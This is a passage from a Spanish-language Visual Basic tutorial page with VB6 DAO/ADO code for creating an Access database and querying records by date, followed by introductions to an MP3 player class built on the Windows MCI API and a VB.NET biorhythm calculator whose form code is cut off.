    Err.Number = 0
    s = "SELECT ID, Nombre, [FechaTérmino] FROM " & NombreTabla & " WHERE [FechaTérmino] >= " &
FechaSQL(fechaActual) & " AND [FechaTérmino] <= " & FechaSQL(dFin) & " ORDER BY [FechaTérmino]"
    Set tRs = Db.OpenRecordset(s, dbOpenForwardOnly)
    If Err Then
        MsgBox "Error al abrir el Recordset" & vbCrLf & _
                Err.Number & " " & Err.Description
        Exit Sub
    End If
    With tRs
        If (.EOF = True) And (.BOF = True) Then
            ' Si no hay datos...
            With ListView1.ListItems.Add(, , "0")
                .SubItems(1) = "No hay datos entre las fechas " & Format$(fechaActual, "dd/mm/yyyy")
                .SubItems(2) = Format$(dFin, "dd/mm/yyyy")
            End With
        Else
            n = 0
            Do While Not .EOF
                n = n + 1
                With ListView1.ListItems.Add(, , tRs.Fields("ID"))
                    .SubItems(1) = Trim$(tRs.Fields("Nombre"))
                    .SubItems(2) = Format$(tRs.Fields("[FechaTérmino]") & "", "dd/mm/yyyy")
                End With
                .MoveNext
            Loop
        End If
    End With
    tRs.Close
    Db.Close
    '
    tGT.StopTimer
    lblInfo.Caption = "Tiempo: " & tGT.ElapsedTime & " (" & n & ")"
End Sub

Private Sub Form_Load()
    ' Asignar el nombre de la base de datos
    'NombreBase App.Path & "PruebaDAO.mdb"
    '
    If Year(Now) > 2003 Then
        lblInfo.Caption = "©Guillermo 'guille' Som, 2003-" & Year(Now)
    Else
```

```
        lblInfo.Caption = "©Guillermo 'guille' Som, 2003"
    End If
    '
    mCuantosDias = 10&
    txtDias.Text = mCuantosDias
    '
    ' crear las columnas del ListView
    ' (aunque ya están creadas en tiempo de diseño)
    With ListView1
        .ColumnHeaders.Clear
        .ColumnHeaders.Add , , "ID", 800
        .ColumnHeaders.Add , , "Nombre", 3200
        .ColumnHeaders.Add , , "Fecha Término", 1400, lvwColumnRight
        .GridLines = True
        .FullRowSelect = True
        .LabelEdit = lvwManual
    End With
End Sub
```

Ejemplo usando ADO:

Este es el código usado para todo lo mencionado en la relación anterior, no se incluye el código de la clase cGetTimer, ya que a dicho código puedes acceder usando el link anteriormente indicado.

Para usar ADO, en referencias tendrás que añadir una a: **Microsoft ActiveX Data Objects 2.5 Library**
Además de una a **ADOX**: **Microsoft ADO Ext. 2.7 for DDL and Security**
(la versión pude ser cualquier otra anterior a la 2.7)
Para usar el ListView tendrás que añadir el componente: **Microsoft Windows Common Controls 6.0 (SP6)**

Nota:
He de aclarar que para mi gusto, este código no está terminado, ya que, por ejemplo, los tipos de datos no están "comprobados", simplemente los he sustituido "a mocho".

Además, (y esto es más grave), que con el motor 3.51 (el compatible con Access 97) no he logrado crear un campo **Auntonumérico**, sin embargo usando el 4.0 si que se crea sin problemas...
Lo mismo es que estoy demasiado "ofuscado", en fin... a ver si con más calma o con la ayuda de alguna alma caritativa lo dejo solucionado...

Nota del 10/Jul/03:
Pues la aparición del alma caritativa no se ha hecho esperar, gracias a Joaquín Delgado Pastor, tenemos la solución.
Y esta consiste en lo siguiente:
-Usar siempre el proveedor Microsoft.Jet.OLEDB.4.0
-Añadir esta cadena a la cadena de conexión:
  -Para Access 97: Jet OLEDB:Engine Type=4;
  -Para Access 2000: Jet OLEDB:Engine Type=5;
De esta forma se creará correctamente el campo autonumérico y según se seleccione la opción 3.51 o 4.0 se creará una base de datos compatible con Access 97 o Access 2000/XP respectivamente.

En el código mostrado están hechas las correcciones correspondientes para usar este nueva forma.

Si quieres, ahora en los dos Options en lugar de indicar el "motor" Jet, se puede indicar si será con formato Access 97 o con formato Access 2000/XP.
En el código incluido en el Zip ya está modificado.

Este es el código completo del ejemplo de ADO (fechasADO.zip 12.8 KB)

El código del formulario para crear la base y los campos, etc.

```
'--------------------------------------------------------------------------------
' Crear una base de datos ADO                                        (09/Jul/03)
'
' Con el botón de crear la base de datos, se creará una tabla
' con los campos ID, Nombre y FechaTérmino.
' NO BORRAR ESOS CAMPOS para poder probar lo de la consulta.
'
' ©Guillermo 'guille' Som, 2003
'--------------------------------------------------------------------------------
Option Explicit

Private sProvider As String
Private sCampos() As String ' Array con los campos en la tabla
'
Private Enum eTamaño
    Nombre = 22&
    Tipo = 10&
    Tamaño = 7&
    AlloZeroLength = 7&
    Required = 6&
End Enum

'--------------------------------------------------------------------------------
' Procedimientos privados (no de eventos)
'--------------------------------------------------------------------------------

Private Sub crearBase(ByVal sBase As String)
    ' Crear la base de datos indicada
    '
    Dim i As Long
    '
    Dim tbl As ADOX.Table
    Dim cat As ADOX.Catalog
    Dim idx As ADOX.Index
    Dim col As ADOX.Column
    '
    Dim sProviderDes As String
    '
    On Error Resume Next
    '
    'If sBase = "" Then Exit Sub
    i = Len(Dir$(sBase))
    If Err Then i = 1
    If i Then
        MsgBox "La base de datos indicada ya existe." & vbCrLf & _
               "Tendrás que eliminarla antes...", vbCritical
        Exit Sub
    End If
    '
    On Error GoTo 0
    '
    ' Gracias a Joaquin Delgado Pastor (10/Jul/03), con esto funciona:
    '
    Select Case True
    Case Me.optVersion(0)
        'sProvider = "Microsoft.Jet.OLEDB.3.51"
        '
        sProviderDes = "Jet OLEDB:Engine Type=4;"

    Case Me.optVersion(1)
        'sProvider = "Microsoft.Jet.OLEDB.4.0"
        sProviderDes = "Jet OLEDB:Engine Type=5;"

    End Select
    sProvider = "Microsoft.Jet.OLEDB.4.0"
    '
    ' Crear la base de datos
    Set cat = New ADOX.Catalog
```

```
    cat.Create "Provider=" & sProvider & ";" & _
               "Data Source=" & txtBase & ";" & sProviderDes
    '
    Set cat = New ADOX.Catalog
    Set tbl = New ADOX.Table
    '
    ' Abrir el catálogo
    cat.ActiveConnection = _
            "Provider=" & sProvider & ";" & _
            "Data Source=" & txtBase & ";"
    '
    ' Crear la nueva tabla
    With tbl
        .Name = txtTabla.Text
        ' Crear los campos y añadirlos a la tabla.
        ' Esto hay que hacerlo antes de añadir la tabla a la colección de tablas
        Set col = New ADOX.Column
        With col
            .Name = "ID"
            .Type = adInteger
            ' Autoincrement no existe como propiedad en 3.51
            If sProvider <> "Microsoft.Jet.OLEDB.3.51" Then
                Set .ParentCatalog = cat
                .Properties("AutoIncrement") = True
            End If
        End With
        .Columns.Append col
        '
        '
        Set idx = New ADOX.Index
        idx.Name = "IDx"
        idx.PrimaryKey = True
        idx.Unique = True
        idx.IndexNulls = adIndexNullsDisallow
        idx.Columns.Append "ID"
        .Indexes.Append idx
        '
        '
        ' Dependiendo del tipo de proveedor, los datos de cadena serán de un tipo u otro
        If sProvider = "Microsoft.Jet.OLEDB.3.51" Then
            ' Para Access 97
            .Columns.Append "Nombre", adVarChar, 50         ' Una cadena de 50 caracteres
            .Columns.Append "FechaTérmino", adDate
        Else
            ' Para Access 2000
            .Columns.Append "Nombre", adVarWChar, 50        ' Una cadena de 50 caracteres
            .Columns.Append "FechaTérmino", adDate
        End If
        .Columns("Nombre").Attributes = adColNullable       ' Permite contener nulos
        .Columns("FechaTérmino").Attributes = adColNullable
    End With
    '
    ' Añadir la nueva tabla a la base de datos
    cat.Tables.Append tbl
    '
    Set tbl = Nothing
    Set cat = Nothing
    '
    '
    MsgBox "Nueva base de datos " & sBase & " creada.", vbInformation
End Sub

Private Function ajusta(ByVal Cadena As String, _
                        ByVal Ancho As Long, _
                        Optional Alineado As AlignmentConstants = vbLeftJustify _
                        ) As String
    ' Ajustar la cadena al ancho especificado
    Dim s As String
    '
    ' Alinear según el parámetro Alineado                          (06/Nov/00)
    s = Left$(Cadena, Ancho)
    If Alineado = vbLeftJustify Then
        s = Left$(s & Space$(Ancho), Ancho)
```

```
    ElseIf Alineado = vbRightJustify Then
        s = Right$(Space$(Ancho) & s, Ancho)
    Else
        Do While Len(s) < Ancho
            s = " " & s & " "
        Loop
        s = Left$(s, Ancho)
    End If
    ajusta = s
End Function

Private Sub mostrarCampos(Td As Table)
    '---------------------------------------------------------------------------
    ' Inicializar los campos de la tabla especificada
    '---------------------------------------------------------------------------
    Dim Fd As Column
    Dim s As String
    Dim n As Long
    '
    'On Local Error Resume Next
    '
    ' recorrer los campos de la tabla
    n = -1
    '
    List1.Clear
    s = ajusta("Nombre:", eTamaño.Nombre) & " " & ajusta("Tipo:", eTamaño.Tipo) & " " &
ajusta("Tamaño:", eTamaño.Tamaño) & " " & ajusta("CeroLen", eTamaño.AlloZeroLength) & " " &
ajusta("Requer", eTamaño.Required)
    List1.AddItem s
    s = String$(eTamaño.Nombre, "-") & " " & String$(eTamaño.Tipo, "-") & " " &
String$(eTamaño.Tamaño, "-") & " " & String$(eTamaño.AlloZeroLength, "-") & " " &
String$(eTamaño.Required, "-")
    List1.AddItem s
    For Each Fd In Td.Columns
        s = ""
        With Fd
            n = n + 1
            ReDim Preserve sCampos(n)
            sCampos(n) = .Name
            '
            s = s & ajusta(.Name, eTamaño.Nombre) & " "
            ' Añadir el "nombre" del tipo
            's = s & ajusta(.Type, eTamaño.Tipo) & " "
            s = s & ajusta(tipoToString(.Type), eTamaño.Tipo) & " "
            s = s & ajusta(CStr(.DefinedSize), eTamaño.Tamaño, vbRightJustify) & " "
            s = s & IIf((.Attributes And adColNullable) = adColNullable, "  Sí   ", "  No   ") & " "
            s = s & IIf((.Attributes And adIndexNullsAllow) = adIndexNullsAllow, "  Sí  ", "  No  ")
            List1.AddItem s
        End With
    Next
    '
    Err = 0
End Sub

Private Function tipoToString(ByVal elTipo As DataTypeEnum, _
                              Optional ByVal ConTipo As Boolean = False) As String
    ' Devuelve una cadena según el tipo de datos                    (05/Nov/00)
    Dim s As String
    '
    Select Case elTipo
    Case DataTypeEnum.adBigInt
        s = "adBigInt"
    Case DataTypeEnum.adBinary
        s = "adBinary"
    Case DataTypeEnum.adBoolean
        s = "adBoolean"
    Case DataTypeEnum.adChar
        s = "adChar"
    Case DataTypeEnum.adVarChar
        s = "adVarChar"
    Case DataTypeEnum.adCurrency
        s = "adCurrency"
    Case DataTypeEnum.adDate
```

```
            s = "adDate"
        Case DataTypeEnum.adDecimal
            s = "adDecimal"
        Case DataTypeEnum.adDouble
            s = "adDouble"
        Case DataTypeEnum.adSingle
            s = "adSingle"
        Case DataTypeEnum.adGUID
            s = "adGUID"
        Case DataTypeEnum.adInteger
            s = "adInteger"
        Case DataTypeEnum.adNumeric
            s = "adNumeric"
        Case DataTypeEnum.adLongVarBinary
            s = "adLongVarBinary"
        Case DataTypeEnum.adNumeric
            s = "adNumeric"
        Case DataTypeEnum.adSingle
            s = "adSingle"
        Case DataTypeEnum.adDBTime
            s = "adDBTime"
        Case DataTypeEnum.adDBDate
            s = "adDBDate"
        Case DataTypeEnum.adVarBinary
            s = "adVarBinary"
        Case Else
            s = "adVarChar"
        End Select
        If ConTipo Then
            s = s & " (" & CStr(elTipo) & ")"
        End If
        tipoToString = s
    End Function

    Private Sub habilitarCampos(Optional ByVal habilitar As Boolean = True)
        ' habilitar / deshabilitar los controles contenidos en FrameCampos
        Dim tControl As Control
        Dim s As String
        '
        s = FrameCampos.Name
        For Each tControl In Controls
            ' deshabilitar/habilitar sólo los contenidos en el FrameCampos
            If tControl.Container.Name = s Then
                tControl.Enabled = habilitar
            End If
        Next
    End Sub
    '--------------------------------------------------------------------------------

    Private Sub cmdAdd_Click()
        ' Añadir el campo indicado a la tabla
        Dim i As Long
        Dim s As String
        Dim cat As ADOX.Catalog
        Dim tTable As ADOX.Table
        'Dim col As ADOX.Column
        '
        On Error GoTo ErrAdd
        '
        Set cat = New ADOX.Catalog
        cat.ActiveConnection = "Provider=" & sProvider & "; Data Source=" & txtBase.Text
        Set tTable = cat.Tables(txtTabla.Text)
        '
        With Me.cboTipo
            i = .ItemData(.ListIndex)
        End With
        With tTable
            .Columns.Append txtNombre, i, txtLongitud
            With .Columns(txtNombre)
                If Me.chkAllowZeroLength Then
                    .Attributes = adColNullable
                End If
                ' añadirlo a la lista
```

```
            s = ajusta(.Name, eTamaño.Nombre) & " "
            s = s & ajusta(tipoToString(.Type), eTamaño.Tipo) & " "
            s = s & ajusta(CStr(.DefinedSize), eTamaño.Tamaño, vbRightJustify) & " "
            s = s & IIf((.Attributes And adColNullable) = adColNullable, "  Sí   ", "  No   ") & " "
            s = s & " " 'IIf(.Required, "  Sí  ", "  No  ")
            List1.AddItem s
        End With
    End With
    '
    Set tTable = Nothing
    Set cat = Nothing
    '
    Exit Sub
    '
ErrAdd:
    MsgBox "Error al añadir el campo: " & txtNombre & vbCrLf & _
            Err.Number & " " & Err.Description, _
            vbExclamation Or vbOKOnly, "Error al borrar campos"
End Sub

Private Sub cmdConsulta_Click()
    Load fComprobarFechasADO
    With fComprobarFechasADO
        .NombreBase = txtBase
        .NombreTabla = txtTabla
        .Provider = sProvider
        .Show vbModal, Me
    End With
End Sub

Private Sub cmdCrearBase_Click()
    crearBase txtBase.Text
End Sub

Private Sub cmdDel_Click()
    ' Eliminar el campo de la tabla
    Dim b As Boolean
    Dim i As Long
    Dim cat As ADOX.Catalog
    Dim tTable As ADOX.Table
    Dim col As ADOX.Column
    '
    '
    Set cat = New ADOX.Catalog
    cat.ActiveConnection = "Provider=" & sProvider & "; Data Source=" & txtBase.Text
    Set tTable = cat.Tables(txtTabla.Text)
    '
    '
    ' Si es un índice, borrarlo de la tabla de índices              (08/May/01)
    On Error Resume Next
    b = tTable.Indexes(txtNombre).Unique
    If Err = 0 Then
        If b = False Then
            tTable.Indexes.Delete txtNombre
        Else
            If MsgBox("¡ATENCION! El campo " & txtNombre & " es un índice único." & vbCrLf &
"¿Quieres borrarlo?", vbYesNo Or vbExclamation) = vbYes Then
                On Error GoTo ErrDel
                tTable.Indexes.Delete txtNombre
            End If
        End If
    End If
    Err = 0
    On Error GoTo ErrDel
    tTable.Columns.Delete txtNombre
    '
    ' si llegamos aquí, es que se ha borrado
    ' eliminar el campo de la lista
    For i = 0 To List1.ListCount - 1
        If InStr(List1.List(i), txtNombre) > 0 Then
            List1.RemoveItem i
            Exit For
        End If
```

```
    Next
    '
    Set tTable = Nothing
    Set cat = Nothing
    '
    Exit Sub
    '
ErrDel:
    MsgBox "Error al borrar el campo: " & txtNombre & vbCrLf & _
           Err.Number & " " & Err.Description, _
           vbExclamation Or vbOKOnly, "Error al borrar campos"
End Sub

Private Sub cmdMostrarCampos_Click()
    ' abrir la tabla señalada por el combo
    Dim cat As ADOX.Catalog
    Dim tTable As ADOX.Table
    '
    Set cat = New ADOX.Catalog
    cat.ActiveConnection = "Provider=" & sProvider & "; Data Source=" & txtBase.Text
    Set tTable = cat.Tables(txtTabla.Text)
    '
    ReDim sCampos(0)
    '
    mostrarCampos tTable
    habilitarCampos True
    '
    Set tTable = Nothing
    Set cat = Nothing
End Sub

Private Sub cmdRellenarBase_Click()
    ' rellenar la base de datos con datos ficticios
    Dim i As Long, j As Long
    Dim k As Long, n As Long
    Dim s As String
    Dim cuantosDias As Long
    Dim cnn As ADODB.Connection
    Dim tRs As ADODB.Recordset
    '
    'On Error GoTo ErrRellenar
    On Error GoTo 0
    '
    ' asegurarnos de que hemos leido los campos
    cmdMostrarCampos_Click
    '
    n = UBound(sCampos)
    If n = 0 Then
        MsgBox "La tabla debería tener al menos dos campos", vbInformation
        Exit Sub
    End If
    '
    Set cnn = New ADODB.Connection
    cnn.Open "Provider=" & sProvider & "; Data Source=" & txtBase
    s = "SELECT * FROM " & txtTabla
    Set tRs = New Recordset
    tRs.Open s, cnn, adOpenDynamic, adLockOptimistic
    '
    Me.MousePointer = vbHourglass
    DoEvents
    Randomize
    j = txtRegsitros
    For i = 1 To j
        ' crear registros ficticios
        cuantosDias = Int(Rnd * 20) + 20
        With tRs
            .AddNew
            For k = 0 To n
                ' sólo añadir datos en campos de fecha, texto y moneda
                Select Case .Fields(sCampos(k)).Type
                Case DataTypeEnum.adDate
                    If Rnd > 0.5 Then
                        .Fields(sCampos(k)) = Now + Int(Rnd * cuantosDias)
```

```
                    Else
                        .Fields(sCampos(k)) = Now - Int(Rnd * cuantosDias)
                    End If
                Case DataTypeEnum.adVarChar, DataTypeEnum.adVarWChar
                    .Fields(sCampos(k)) = ajusta(sCampos(k) & " " & i,
.Fields(sCampos(k)).DefinedSize, vbLeftJustify)
                Case DataTypeEnum.adCurrency
                    .Fields(sCampos(k)) = CCur(Rnd * 15000)
                End Select
            Next
            .Update
        End With
    Next
    '
    Set tRs = Nothing
    cnn.Close
    '
    Me.MousePointer = vbDefault
    DoEvents
    MsgBox "Se han añadido " & j & " regsitros a la tabla " & txtTabla, vbInformation
    Exit Sub
    '
ErrRellenar:
    MsgBox "Se ha producido un error:" & vbCrLf & _
            Err.Number & " " & Err.Description, vbCritical, "Error al añadir regsitros"
    Err = 0
End Sub

Private Sub Form_Load()
    Move (Screen.Width - Width) \ 4, 0
    '
    'txtBase = App.Path & "\PruebaDAO.mdb"
    txtBase = "PruebaADO.mdb"
    'sProvider = "Microsoft.Jet.OLEDB.3.51"
    ' con el proveedor 4.0 el autoincremento no da error
    sProvider = "Microsoft.Jet.OLEDB.4.0"
    '
    ' Asignar al combo los tipos de datos a elegir
    With cboTipo
        .Clear
        ' Tipos de datos de DAO y ADO (equivalencias)
        'dbBinary       adBinary
        'dbBoolean      adBoolean
        'dbByte         adUnsignedTinyInt
        'dbCurrency     adCurrency
        'dbDate         adDate
        'dbDecimal      adNumeric
        'dbDouble       adDouble
        'dbGUID         adGUID
        'dbInteger      adSmallInt
        'dbLong         adInteger
        'dbLongBinary   adLongVarBinary
        'dbMemo         adLongVarWChar
        'dbSingle       adSingle
        'dbText         adVarWChar
        .AddItem tipoToString(DataTypeEnum.adVarChar)
        .ItemData(.NewIndex) = DataTypeEnum.adVarChar
        .AddItem "adCurrency"
        .ItemData(.NewIndex) = DataTypeEnum.adCurrency
        .AddItem "adDate"
        .ItemData(.NewIndex) = DataTypeEnum.adDate
        .AddItem "adNumeric"
        .ItemData(.NewIndex) = DataTypeEnum.adNumeric
        .AddItem "adDouble"
        .ItemData(.NewIndex) = DataTypeEnum.adDouble
        .AddItem "adInteger"
        .ItemData(.NewIndex) = DataTypeEnum.adInteger
        .AddItem "adBoolean"
        .ItemData(.NewIndex) = DataTypeEnum.adBoolean
        .AddItem "adVarBinary"
        .ItemData(.NewIndex) = DataTypeEnum.adVarBinary
        .AddItem "adChar"
        .ItemData(.NewIndex) = DataTypeEnum.adChar
```

```
        .AddItem "adSingle"
        .ItemData(.NewIndex) = DataTypeEnum.adSingle
        .AddItem "adBigInt"
        .ItemData(.NewIndex) = DataTypeEnum.adBigInt
        .AddItem "adBinary"
        .ItemData(.NewIndex) = DataTypeEnum.adBinary
        .AddItem "adDecimal"
        .ItemData(.NewIndex) = DataTypeEnum.adDecimal
        .ListIndex = 0
    End With
    txtNombre = "Nombre"
    txtLongitud = "50"
    chkAllowZeroLength.Value = vbChecked
    chkRequired.Value = vbUnchecked
    ' deshabilitar el contenido del Frame1(1)
    habilitarCampos False
End Sub

Private Sub List1_Click()
    ' Mostrar la información del campo seleccionado
    Dim i As Long
    Dim s As String
    '
    With List1
        i = .ListIndex
        If i > 1 Then
            s = .List(i)
            Me.txtNombre = Trim$(Left$(s, eTamaño.Nombre))
            s = LTrim$(Mid$(s, eTamaño.Nombre + 1))
            Me.cboTipo.Text = Trim$(Left$(s, eTamaño.Tipo))
            s = (Mid$(s, eTamaño.Tipo + 2))
            Me.txtLongitud = Trim$(Left$(s, eTamaño.Tamaño))
            s = LTrim$(Mid$(s, eTamaño.Tamaño + 1))
            If Trim$(Left$(s, eTamaño.AlloZeroLength)) = "Sí" Then
                Me.chkAllowZeroLength.Value = vbChecked
            Else
                Me.chkAllowZeroLength.Value = vbUnchecked
            End If
            s = LTrim$(Mid$(s, eTamaño.AlloZeroLength + 1))
            If Trim$(s) = "Sí" Then
                Me.chkRequired.Value = vbChecked
            Else
                Me.chkRequired.Value = vbUnchecked
            End If
        End If
    End With
End Sub

Private Sub optVersion_Click(Index As Integer)
    If Index = 0 Then
        sProvider = "Microsoft.Jet.OLEDB.3.51"
    Else
        sProvider = "Microsoft.Jet.OLEDB.4.0"
    End If
End Sub
```

El código del formulario para hacer la consulta y mostrar los datos

```
'--------------------------------------------------------------------------------
' Prueba de consulta con fechas en base de datos ADO                (09/Jul/03)
'
' Los campos que debe tener la tabla de la base indicada serán:
'   ID, Nombre y FechaTérmino
'
' ©Guillermo 'guille' Som, 2003
'--------------------------------------------------------------------------------
Option Explicit

Public NombreBase As String     ' Nombre de la base de datos
Public NombreTabla As String    ' El nombre de la tabla
```

```
Public Provider As String
Private mCuantosDias As Long
' Objetos para acceder directamente a la base usando código
Private cnn As ADODB.Connection

Private Sub cmdProcesar_Click()
    ' procesar los datos a mostrar
    Dim fechaActual As Date
    Dim s As String
    Dim dFin As Date
    Dim tRs As Recordset
    Dim tGT As cGetTimer
    Dim n As Long
    '
    Set cnn = New ADODB.Connection
    '
    cnn.Open "Provider=" & Provider & "; Data Source=" & NombreBase
    '
    fechaActual = Format$(txtFecha, "dd/mm/yyyy")
    mCuantosDias = txtDias
    dFin = (fechaActual + mCuantosDias)
    '
    ListView1.ListItems.Clear
    '
    Set tGT = New cGetTimer
    tGT.StartTimer
    '
    ' en ADO no hace falta indicar el campo FechaTérmino entre corchetes
    s = "SELECT ID, Nombre, [FechaTérmino] FROM " & NombreTabla & " WHERE [FechaTérmino] >= " &
FechaSQL(fechaActual) & " AND [FechaTérmino] <= " & FechaSQL(dFin) & " ORDER BY [FechaTérmino]"
    Set tRs = New Recordset
    tRs.Open s, cnn, adOpenForwardOnly, adLockReadOnly 'adLockOptimistic
    With tRs
        If (.EOF = True) And (.BOF = True) Then
            ' Si no hay datos...
            With ListView1.ListItems.Add(, , "0")
                .SubItems(1) = "No hay datos entre las fechas " & Format$(fechaActual, "dd/mm/yyyy")
                .SubItems(2) = Format$(dFin, "dd/mm/yyyy")
            End With
        Else
            n = 0
            Do While Not .EOF
                n = n + 1
                With ListView1.ListItems.Add(, , tRs.Fields("ID"))
                    .SubItems(1) = Trim$(tRs.Fields("Nombre") & "")
                    .SubItems(2) = Format$(tRs.Fields("FechaTérmino") & "", "dd/mm/yyyy")
                End With
                .MoveNext
            Loop
        End If
    End With
    tRs.Close
    cnn.Close
    '
    tGT.StopTimer
    lblInfo.Caption = "Tiempo: " & tGT.ElapsedTime & " (" & n & ")"
End Sub

Private Sub Form_Load()
    ' Asignar el nombre de la base de datos y el proveedor
    '
    ' para bases de datos Access 97 (con Access 2000/XP no funciona)
    NombreBase = App.Path & "\PruebaDAO.mdb"
    Provider = "Microsoft.Jet.OLEDB.3.51"
    '
    ' para bases de datos Access 2000 (también para Access 97, pero va más lento)
    'NombreBase = App.Path & "PruebaDAO.mdb"
    'sProvider = "Microsoft.Jet.OLEDB.4.0"
    '
    If Year(Now) > 2003 Then
        lblInfo.Caption = "©Guillermo 'guille' Som, 2003-" & Year(Now)
    Else
        lblInfo.Caption = "©Guillermo 'guille' Som, 2003"
```

```
    End If
    '
    mCuantosDias = 10&
    txtDias.Text = mCuantosDias
    '
    ' crear las columnas del ListView
    ' (aunque ya están creadas en tiempo de diseño)
    With ListView1
        .ColumnHeaders.Clear
        .ColumnHeaders.Add , , "ID", 800
        .ColumnHeaders.Add , , "Nombre", 3200
        .ColumnHeaders.Add , , "Fecha Término", 1400, lvwColumnRight
        .GridLines = True
        .FullRowSelect = True
        .LabelEdit = lvwManual
    End With
End Sub
```

Reproductor de mp3

Creación de una clase para la reproducción de archivos mp3.

29 de Junio de 2003 (08/Jul/2003)
Autor: Gonzalo Antonio sosa M. y
gonzaloantonio@iespana.es

Actualmente, en la plataforma .NET, no existe ninguna clase especializada en la reproducción de archivos de audio; mp3 para ser más precisos. En su lugar, se recomienda hacer uso de librerías propias del reproductor Windows Media Player 9 para efectuar esa tarea. Una alternativa con la que podemos obtener la funcionalidad de las librerias de Windows Media, es utilizando las API´s de Windows. Basados principalmente en la libreria winmm.dll.

Tal vez a muchos no les parezca conveniente hacer demasiado uso de las funciones de la Api de Windows, pero desde mi punto de vista, pueden servirnos de gran ayuda y evitarnos un gran quebradero de cabeza si se utilizan de la forma correcta.

Bueno, ¿y de que se trata todo esto?...ahora lo explicamos.

Esta sección se trata de mostrar cómo encapsular la funcionalidad (solo una parte) de la función Api MciSendString, para ayudarnos a reproducir archivos de audio mpeg layer 3 (mp3 para los amigos). Mostrando cómo hacer uso de las llamadas más comunes necesarias para dicha tarea. Cabe mencionar que la función MciSendString no tan solo nos permite reproducir archivos de audio (mp3, cdaudio, etc), sino también archivos con formato de video (mpg, mpeg, videodisc, etc.). Pero aquí sólo trataremos con la reproducción del audio debido, entre otras razones, a la falta de tiempo.

Antes que nada debo aclarar que el código mostrado está escrito en C#, porque es con el que trabajo más a menudo; la sección codificada en Visual Basic .NET no ha sido documentada, sin embargo la explicación dada aquí le funciona igualmente a VB.

Ahora si, ya podemos comenzar:

Indice

Inicio de la Aplicación.

Codificación de la Clase Reproductor.

Creación de la interfaz de usuario.

Uso de nuestra clase.

Comentarios.

- Código Fuente del Ejemplo, C#: (100 KB)

  Contiene todo el código del ejemplo práctico, incluida la documentación Xml para los métodos. Por si les interesa hacer uso de la clase directamente.

- Código Fuente en Visual Basic .NET (50 KB)

  Contiene todo el código de la clase así como el de la aplicación, escrito en Visual Basic.

BIORRITMOS

[Programa base para el cálculo de biorritmos]

Fecha: domingo 29 de Junio de 2003 (07/Jul/2003)
Autor: Jordi del Rio jordi@mesopotamia-2001.com

El código aqui presentado no es ninguna maravilla de la "ciencia y de la técnica" solo se trata de un programa base para el cálculo de biorritmos. Después lo adornáis según os plazca.

El código original estaba en C# y en Ingles, así que como he podido (todo mi ingles se resume ha haber trabajado de camionero en ruta internacional) lo he traducido al castellano (rectifico, al catalán que es como aparece en la aplicación que estoy construyendo y luego al castellano). A parte de los 3 biorritmos clásicos he añadido 6 más. Los primarios son los más conocidos (físico, intelectual y emocional) los secundarios, son combinaciones de los primarios. El ciclo de la Pasión p.e. surge de la media ente el físico y el emocional. Finalmente he añadido 4 , llamados superiores, Intución, Estetica, Autoconsciencia y espritualiad (aqui anoto que estos últimos solo sirven para "obsesos" como un serevidor de las paraciencias, astrologia, etc).

"Anem per feina" que decimos los catalanes , es decir, "manos a la obra"

Ingredientes básicos :

2 datetimepicker, Uno para la fecha de nacimiento y otro para la fecha actual o que desemos calcular

1 textbox, Para el nombe (no sirve de mucho pero adorna el programa)

1 PictureBox :. Donde se dibujarán los ciclos ("La madre del cordero", el arroz de la paella)

1 label : Donde pondremos los dias que llevamos vividos,

Labels, al gusto de cada uno si queremos adornar el biorritmo con etiquetas que nos indiquen el dia exacto etc (como la sal en la vida), Yo No las he puesto me limito a presentar la base del programa

```
Public Class Form1
   Inherits System.Windows.Forms.Form

#Region " Código generado por el Diseñador de Windows Forms "

   Public Sub New()
      MyBase.New()

      'El Diseñador de Windows Forms requiere esta llamada.
      InitializeComponent()

      'Agregar cualquier inicialización después de la llamada a InitializeComponent()

   End Sub

   'Form reemplaza a Dispose para limpiar la lista de componentes.
   Protected Overloads Overrides Sub Dispose(ByVal disposing As Boolean)
      If disposing Then
         If Not (components Is Nothing) Then
            components.Dispose()
         End If
      End If
```

```
        MyBase.Dispose(disposing)
    End Sub

    'Requerido por el Diseñador de Windows Forms
    Private components As System.ComponentModel.IContainer

    'NOTA: el Diseñador de Windows Forms requiere el siguiente procedimiento
    'Puede modificarse utilizando el Diseñador de Windows Forms.
    'No lo modifique con el editor de código.
    Friend WithEvents BioCanvas As System.Windows.Forms.PictureBox
    Friend WithEvents BoxEmoc As System.Windows.Forms.CheckBox
    Friend WithEvents BoxMental As System.Windows.Forms.CheckBox
    Friend WithEvents BoxFisic As System.Windows.Forms.CheckBox
    Friend WithEvents BoxIntu As System.Windows.Forms.CheckBox
    Friend WithEvents BoxEst As System.Windows.Forms.CheckBox
    Friend WithEvents BoxAutoC As System.Windows.Forms.CheckBox
    Friend WithEvents BoxEsp As System.Windows.Forms.CheckBox
    Friend WithEvents BoxPasion As System.Windows.Forms.CheckBox
    Friend WithEvents BoxDomini As System.Windows.Forms.CheckBox
    Friend WithEvents BoxSabi As System.Windows.Forms.CheckBox
    Friend WithEvents DataC As System.Windows.Forms.DateTimePicker
    Friend WithEvents FechaN As System.Windows.Forms.DateTimePicker
    Friend WithEvents Label1 As System.Windows.Forms.Label
    Friend WithEvents Label2 As System.Windows.Forms.Label
    Friend WithEvents tbNombre As System.Windows.Forms.TextBox
    Friend WithEvents lbDiasV As System.Windows.Forms.Label

    Private Sub InitializeComponent()
        Me.BioCanvas = New System.Windows.Forms.PictureBox()
        Me.BoxEmoc = New System.Windows.Forms.CheckBox()
        Me.BoxMental = New System.Windows.Forms.CheckBox()
        Me.BoxFisic = New System.Windows.Forms.CheckBox()
        Me.BoxIntu = New System.Windows.Forms.CheckBox()
        Me.BoxEst = New System.Windows.Forms.CheckBox()
        Me.BoxEsp = New System.Windows.Forms.CheckBox()
        Me.BoxAutoC = New System.Windows.Forms.CheckBox()
        Me.BoxPasion = New System.Windows.Forms.CheckBox()
        Me.BoxDomini = New System.Windows.Forms.CheckBox()
        Me.BoxSabi = New System.Windows.Forms.CheckBox()
        Me.DataC = New System.Windows.Forms.DateTimePicker()
        Me.FechaN = New System.Windows.Forms.DateTimePicker()
        Me.Label1 = New System.Windows.Forms.Label()
        Me.Label2 = New System.Windows.Forms.Label()
        Me.tbNombre = New System.Windows.Forms.TextBox()
        Me.lbDiasV = New System.Windows.Forms.Label()
        Me.SuspendLayout()
        '
        'BioCanvas
        '
        Me.BioCanvas.BackColor = System.Drawing.SystemColors.ActiveCaption
        Me.BioCanvas.Location = New System.Drawing.Point(43, 75)
        Me.BioCanvas.Name = "BioCanvas"
        Me.BioCanvas.Size = New System.Drawing.Size(337, 177)
